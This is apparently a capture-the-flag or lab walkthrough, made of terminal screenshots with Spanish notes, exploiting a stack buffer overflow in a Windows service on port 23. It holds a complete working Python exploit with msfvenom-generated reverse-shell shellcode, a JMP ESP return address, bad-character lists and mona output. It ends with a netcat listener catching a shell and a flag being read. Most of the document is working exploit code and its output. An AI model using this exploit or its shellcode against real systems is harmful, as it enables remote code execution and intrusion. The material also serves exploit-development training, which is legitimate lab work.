
```
❯ cat school.txt
       File: school.txt
   42326242

   Offset correcto es: 1902

   badcharacters:
   \x00\x4d\x4f\x5f\x79\x7e\x7f
```




```
❯ cat exploit3.py -p
import socket
import sys

try:
        target_ip = sys.argv[1]
        port = int(sys.argv [2])
except IndexError:
        print ("[-] Usage: %s <Target IP> <Port>" % sys.argv[0])
        sys.exit()

payload = "A"*1902 + "B"*4 + "\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20\x21\x22\x23\x24\x25\x26\x
27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4e\x50\x51\x52\x53\x54\x55\x56\x
57\x58\x59\x5a\x5b\x5c\x5d\x5e\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x7a\x7b\x7c\x7d\x80\x81\x82\x83\x84\x85\x86\x87\x88\x
89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\x
b7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0\xe1\xe2\xe3\xe4\x
e5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((target_ip,port))
s.recv(1024)
s.send(payload.encode('utf-8'))
s.recv(1024)
s.close()
```




```
❯ python exploit3.py 10.0.2.15 23
```



```
Address  Hex dump                ASCII
00EDFB48 01 02 03 04 05 06 07 08 ☺☻♥♦♣♠•◘
00EDFB50 09 0A 0B 0C 0D 0E 0F 10 ..♂..♫☼►
00EDFB58 11 12 13 14 15 16 17 18 ◄↕‼¶§▬↨↑
00EDFB60 19 1A 1B 1C 1D 1E 1F 20 ↓→←∟↔▲▼ 
00EDFB68 21 22 23 24 25 26 27 28 !"#$%&'(
00EDFB70 29 2A 2B 2C 2D 2E 2F 30 )*+,-./0
00EDFB78 31 32 33 34 35 36 37 38 12345678
00EDFB80 39 3A 3B 3C 3D 3E 3F 40 9:;<=>?@
00EDFB88 41 42 43 44 45 46 47 48 ABCDEFGH
00EDFB90 49 4A 4B 4C 4E 50 51 52 IJKLNPQR
00EDFB98 53 54 55 56 57 58 59 5A STUVWXYZ
00EDFBA0 5B 5C 5D 5E 60 61 62 63 [\]^`abc
00EDFBA8 64 65 66 67 68 69 6A 6B defghijk
00EDFBB0 6C 6D 6E 6F 70 71 72 73 lmnopqrs
00EDFBB8 74 75 76 77 78 7A 7B 7C tuvwxz{|
00EDFBC0 7D C2 80 C2 81 C2 82 C2 }┬Ç┬ü┬é┬
00EDFBC8 83 C2 84 C2 85 C2 86 C2 â┬ä┬à┬å┬
00EDFBD0 87 C2 88 C2 89 C2 8A C2 ç┬ê┬ë┬è┬
00EDFBD8 8B C2 8C C2 8D C2 8E C2 ï┬î┬ì┬Ä┬
00EDFBE0 8F C2 90 C2 91 C2 92 C2 Å┬É┬æ┬Æ┬
00EDFBE8 93 C2 94 C2 95 C2 96 C2 ô┬ö┬ò┬û┬
00EDFBF0 97 C2 98 C2 99 C2 9A C2 ù┬ÿ┬Ö┬Ü┬
00EDFBF8 9B C2 9C C2 9D C2 9E C2 ø┬£┬Ø┬×┬
00EDFC00 9F C2 A0 C2 A1 C2 A2 C2 ƒ┬á┬í┬ó┬
00EDFC08 A3 C2 A4 C2 A5 C2 A6 C2 ú┬ñ┬Ñ┬ª┬
00EDFC10 A7 C2 A8 C2 A9 C2 AA C2 º┬¿┬®┬¬┬
00EDFC18 AB C2 AC C2 AD C2 AE C2 ½┬¼┬¡┬«┬
00EDFC20 AF C2 B0 C2 B1 C2 B2 C2 »┬░┬▒┬▓┬
00EDFC28 B3 C2 B4 C2 B5 C2 B6 C2 │┬┤┬Á┬Â┬
00EDFC30 B7 C2 B8 C2 B9 C2 BA C2 À┬©┬╣┬║┬
00EDFC38 BB C2 BC C2 BD C2 BE C2 ╗┬╝┬¢┬¥┬
00EDFC40 BF C3 80 C3 81 C3 82 C3 ┐├Ç├ü├é├
00EDFC48 83 C3 84 C3 85 C3 86 C3 â├ä├à├å├
00EDFC50 87 C3 88 C3 89 C3 8A C3 ç├ê├ë├è├
00EDFC58 8B C3 8C C3 8D C3 8E C3 ï├î├ì├Ä├
00EDFC60 8F C3 90 C3 91 C3 92 C3 Å├É├æ├Æ├
00EDFC68 93 C3 94 C3 95 C3 96 C3 ô├ö├ò├û├
00EDFC70 97 C3 98 C3 99 C3 9A C3 ù├ÿ├Ö├Ü├
00EDFC78 9B C3 9C C3 9D C3 9E C3 ø├£├Ø├×├
00EDFC80 9F C3 A0 C3 A1 C3 A2 C3 ƒ├á├í├ó├
00EDFC88 A3 C3 A4 C3 A5 C3 A6 C3 ú├ñ├Ñ├ª├
00EDFC90 A7 C3 A8 C3 A9 C3 AA C3 º├¿├®├¬├
00EDFC98 AB C3 AC C3 AD C3 AE C3 ½├¼├¡├«├
00EDFCA0 AF C3 B0 C3 B1 C3 B2 C3 »├░├▒├▓├
00EDFCA8 B3 C3 B4 C3 B5 C3 B6 C3 │├┤├Á├Â├
00EDFCB0 B7 C3 B8 C3 B9 C3 BA C3 À├©├╣├║├
00EDFCB8 BB C3 BC C3 BD C3 BE C3 ╗├╝├¢├¥├
00EDFCC0 BF 00 00 00 00 00 00 00 ┐.......
```




```
❯ /usr/share/metasploit-framework/tools/exploit/nasm_shell.rb
nasm > JMP ESP
00000000  FFE4              jmp esp
nasm > exit
```




```
0BADF00D  0x00400000 ¦ 0x00413000 ¦ 0x00013000 ¦ False  ¦ False   ¦ Fal
0BADF00D -----------------------------------------------------------------
0BADF00D
0BADF00D [+] Preparing output file 'modules.txt'
0BADF00D     - (Re)setting logfile modules.txt
0BADF00D
0BADF00D [+] This mona.py action took 0:00:00
```


```
!mona modules
```




```
625012DD   0x625012dd : "\xff\xe4" |  {PAGE_EXECUTE_READ} [funcs_access.dll] ASLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v-1.0- (C:\Users\Administrador\Downloads\funcs_access.dll), 0x0
77BFDE2A   0x77bfde2a (b+0x0013de2a)  : "\xff\xe4" |  {PAGE_EXECUTE_READ} [KERNELBASE.dll] ASLR: True, Rebase: True, SafeSEH: True, CFG: True, OS: True, v10.0.18362.329 (C:\Windows\System32\KERNELBASE.dll), 0
77C3E262   0x77c3e262 (b+0x0017e262)  : "\xff\xe4" |  {PAGE_EXECUTE_READ} [KERNELBASE.dll] ASLR: True, Rebase: True, SafeSEH: True, CFG: True, OS: True, v10.0.18362.329 (C:\Windows\System32\KERNELBASE.dll), 0
7781F39F   0x7781f39f (b+0x0003f39f)  : "\xff\xe4" |  {PAGE_EXECUTE_READ} [WS2_32.dll] ASLR: True, Rebase: True, SafeSEH: True, CFG: True, OS: True, v10.0.18362.290 (C:\Windows\System32\WS2_32.dll), 0x4140
00401BBA   0x00401bba : "\xff\xe4" | startnull {PAGE_EXECUTE_READ} [access.exe] ASLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v-1.0- (C:\Users\Administrador\Downloads\access.exe), 0x0
76F45252   0x76f45252 (b+0x00055252)  : "\xff\xe4" |  {PAGE_EXECUTE_READ} [RPCRT4.dll] ASLR: True, Rebase: True, SafeSEH: True, CFG: True, OS: True, v10.0.18362.290 (C:\Windows\System32\RPCRT4.dll), 0x4140
77D613F2   0x77d613f2 (b+0x000913f2)  : "\xff\xe4" |  {PAGE_EXECUTE_READ} [ntdll.dll] ASLR: True, Rebase: True, SafeSEH: True, CFG: True, OS: True, v10.0.18362.329 (C:\Windows\SYSTEM32\ntdll.dll), 0x4140
77D81085   0x77d81085 (b+0x000b1085)  : "\xff\xe4" |  {PAGE_EXECUTE_READ} [ntdll.dll] ASLR: True, Rebase: True, SafeSEH: True, CFG: True, OS: True, v10.0.18362.329 (C:\Windows\SYSTEM32\ntdll.dll), 0x4140
77D8C1C3   0x77d8c1c3 (b+0x000bc1c3)  : "\xff\xe4" |  {PAGE_EXECUTE_READ} [ntdll.dll] ASLR: True, Rebase: True, SafeSEH: True, CFG: True, OS: True, v10.0.18362.329 (C:\Windows\SYSTEM32\ntdll.dll), 0x4140
77DD55F7   0x77dd55f7 (b+0x001055f7)  : "\xff\xe4" |  {PAGE_EXECUTE_READ} [ntdll.dll] ASLR: True, Rebase: True, SafeSEH: True, CFG: True, OS: True, v10.0.18362.329 (C:\Windows\SYSTEM32\ntdll.dll), 0x4140
0BADF00D       Found a total of 17 pointers
0BADF00D
0BADF00D [+] This mona.py action took 0:00:00.182000
```

```
!mona find -s "\xff\xe4"
```







```
❯ cat school.txt
       File: school.txt

       42326242

       Offset correcto es: 1902

       badcharacters:
       \x00\x4d\x4f\x5f\x79\x7e\x7f

       Address .dll
       625012DD
```




```
❯ msfvenom -p windows/shell_reverse_tcp LHOST=10.0.2.65 LPORT=443 -f py -b '\x00\x4d\x4f\x5f\x79\x7e\x7f'
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai failed with A valid opcode permutation could not be found.
Attempting to encode payload with 1 iterations of x86/call4_dword_xor
x86/call4_dword_xor succeeded with size 348 (iteration=0)
x86/call4_dword_xor chosen with final size 348
Payload size: 348 bytes
Final size of py file: 1722 bytes
buf =  b""
buf += b"\x33\xc9\x83\xe9\xaf\xe8\xff\xff\xff\xff\xc0\x5e"
buf += b"\x81\x76\x0e\xe1\xb5\xc7\xe6\x83\xee\xfc\xe2\xf4"
buf += b"\x1d\x5d\x45\xe6\xe1\xb5\xa7\x6f\x04\x84\x07\x82"
buf += b"\x6a\xe5\xf7\x6d\xb3\xb9\x4c\xb4\xf5\x3e\xb5\xce"
buf += b"\xee\x02\x8d\xc0\xd0\x4a\x6b\xda\x80\xc9\xc5\xca"
buf += b"\xc1\x74\x08\xeb\xe0\x72\x25\x14\xb3\xe2\x4c\xb4"
buf += b"\xf1\x3e\x8d\xda\x6a\xf9\xd6\x9e\x02\xfd\xc6\x37"
buf += b"\xb0\x3e\x9e\xc6\xe0\x66\x4c\xaf\xf9\x56\xfd\xaf"
buf += b"\x6a\x81\x4c\xe7\x37\x84\x38\x4a\x20\x7a\xca\xe7"
buf += b"\x26\x8d\x27\x93\x17\xb6\xba\x1e\xda\xc8\xe3\x93"
buf += b"\x05\xed\x4c\xbe\xc5\xb4\x14\x80\x6a\xb9\x8c\x6d"
buf += b"\xb9\xa9\xc6\x35\x6a\xb1\x4c\xe7\x31\x3c\x83\xc2"
buf += b"\xc5\xee\x9c\x87\xb8\xef\x96\x19\x01\xea\x98\xbc"
buf += b"\x6a\xa7\x2c\x6b\xbc\xdd\xf4\xd4\xe1\xb5\xaf\x91"
buf += b"\x92\x87\x98\xb2\x89\xf9\xb0\xc0\xe6\x4a\x12\x5e"
buf += b"\x71\xb4\xc7\xe6\xc8\x71\x93\xb6\x89\x9c\x47\x8d"
buf += b"\xe1\x4a\x12\xb6\xb1\xe5\x97\xa6\xb1\xf5\x97\x8e"
buf += b"\x0b\xba\x18\x06\x1e\x60\x50\x8c\xe4\xdd\xcd\xe6"
buf += b"\xe3\xf4\xaf\xe4\xe1\xb4\x7c\x6f\x07\xdf\xd7\xb0"
buf += b"\xb6\xdd\x5e\x43\x95\xd4\x38\x33\x64\x75\xb3\xea"
buf += b"\x1e\xfb\xcf\x93\x0d\xdd\x37\x53\x43\xe3\x38\x33"
buf += b"\x89\xd6\xaa\x82\xe1\x3c\x24\xb1\xb6\xe2\xf6\x10"
buf += b"\x8b\xa7\x9e\xb0\x03\x48\xa1\x21\xa5\x91\xfb\xe7"
buf += b"\xe0\x38\x83\xc2\xf1\x73\xc7\xa2\xb5\xe5\x91\xb0"
buf += b"\xb7\xf3\x91\xa8\xb7\xe3\x94\xb0\x89\xcc\x0b\xd9"
buf += b"\x67\x4a\x12\x6f\x01\xfb\x91\xa0\x1e\x85\xaf\xee"
buf += b"\x66\xa8\xa7\x19\x34\x0e\x37\x53\x43\xe3\xaf\x40"
buf += b"\x74\x08\x5a\x19\x34\x89\xc1\x9a\xeb\x35\x3c\x06"
buf += b"\x94\xb0\x7c\xa1\xf2\xc7\xa8\x8c\xe1\xe6\x38\x33"
```




```
❯ cat exploit4.py -p
import socket
import sys

try:
        target_ip = sys.argv[1]
        port = int(sys.argv [2])
except IndexError:
        print ("[-] Usage: %s <Target IP> <Port>" % sys.argv[0])
        sys.exit()

buf =  b""
buf += b"\x33\xc9\x83\xe9\xaf\xe8\xff\xff\xff\xff\xc0\x5e"
buf += b"\x81\x76\x0e\xe1\xb5\xc7\xe6\x83\xee\xfc\xe2\xf4"
buf += b"\x1d\x5d\x45\xe6\xe1\xb5\xa7\x6f\x04\x84\x07\x82"
buf += b"\x6a\xe5\xf7\x6d\xb3\xb9\x4c\xb4\xf5\x3e\xb5\xce"
buf += b"\xee\x02\x8d\xc0\xd0\x4a\x6b\xda\x80\xc9\xc5\xca"
buf += b"\xc1\x74\x08\xeb\xe0\x72\x25\x14\xb3\xe2\x4c\xb4"
buf += b"\xf1\x3e\x8d\xda\x6a\xf9\xd6\x9e\x02\xfd\xc6\x37"
buf += b"\xb0\x3e\x9e\xc6\xe0\x66\x4c\xaf\xf9\x56\xfd\xaf"
buf += b"\x6a\x81\x4c\xe7\x37\x84\x38\x4a\x20\x7a\xca\xe7"
buf += b"\x26\x8d\x27\x93\x17\xb6\xba\x1e\xda\xc8\xe3\x93"
buf += b"\x05\xed\x4c\xbe\xc5\xb4\x14\x80\x6a\xb9\x8c\x6d"
buf += b"\xb9\xa9\xc6\x35\x6a\xb1\x4c\xe7\x31\x3c\x83\xc2"
buf += b"\xc5\xee\x9c\x87\xb8\xef\x96\x19\x01\xea\x98\xbc"
buf += b"\x6a\xa7\x2c\x6b\xbc\xdd\xf4\xd4\xe1\xb5\xaf\x91"
buf += b"\x92\x87\x98\xb2\x89\xf9\xb0\xc0\xe6\x4a\x12\x5e"
buf += b"\x71\xb4\xc7\xe6\xc8\x71\x93\xb6\x89\x9c\x47\x8d"
buf += b"\xe1\x4a\x12\xb6\xb1\xe5\x97\xa6\xb1\xf5\x97\x8e"
buf += b"\x0b\xba\x18\x06\x1e\x60\x50\x8c\xe4\xdd\xcd\xe6"
buf += b"\xe3\xf4\xaf\xe4\xe1\xb4\x7c\x6f\x07\xdf\xd7\xb0"
buf += b"\xb6\xdd\x5e\x43\x95\xd4\x38\x33\x64\x75\xb3\xea"
buf += b"\x1e\xfb\xcf\x93\x0d\xdd\x37\x53\x43\xe3\x38\x33"
buf += b"\x89\xd6\xaa\x82\xe1\x3c\x24\xb1\xb6\xe2\xf6\x10"
buf += b"\x8b\xa7\x9e\xb0\x03\x48\xa1\x21\xa5\x91\xfb\xe7"
buf += b"\xe0\x38\x83\xc2\xf1\x73\xc7\xa2\xb5\xe5\x91\xb0"
buf += b"\xb7\xf3\x91\xa8\xb7\xe3\x94\xb0\x89\xcc\x0b\xd9"
buf += b"\x67\x4a\x12\x6f\x01\xfb\x91\xa0\x1e\x85\xaf\xee"
buf += b"\x66\xa8\xa7\x19\x34\x0e\x37\x53\x43\xe3\xaf\x40"
buf += b"\x74\x08\x5a\x19\x34\x89\xc1\x9a\xeb\x35\x3c\x06"
buf += b"\x94\xb0\x7c\xa1\xf2\xc7\xa8\x8c\xe1\xe6\x38\x33"
payload = b"A"*1902 + b"\xdd\x12\x50\x62" + buf

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((target_ip,port))
s.recv(1024)
s.send(payload)
s.recv(1024)
s.close()
```



```
❯ python exploit4.py 10.0.2.105 23
```



```
❯ nc -lvnp 443
listening on [any] 443 ...
connect to [10.0.2.65] from (UNKNOWN) [10.0.2.105] 57090
Microsoft Windows 6.1.7601 (4.0)

Z:\>
```



```
Z:\>cd root

Z:\root>type proof.txt
ccc34dede451108a8fe6f75d6ea7d2ae
```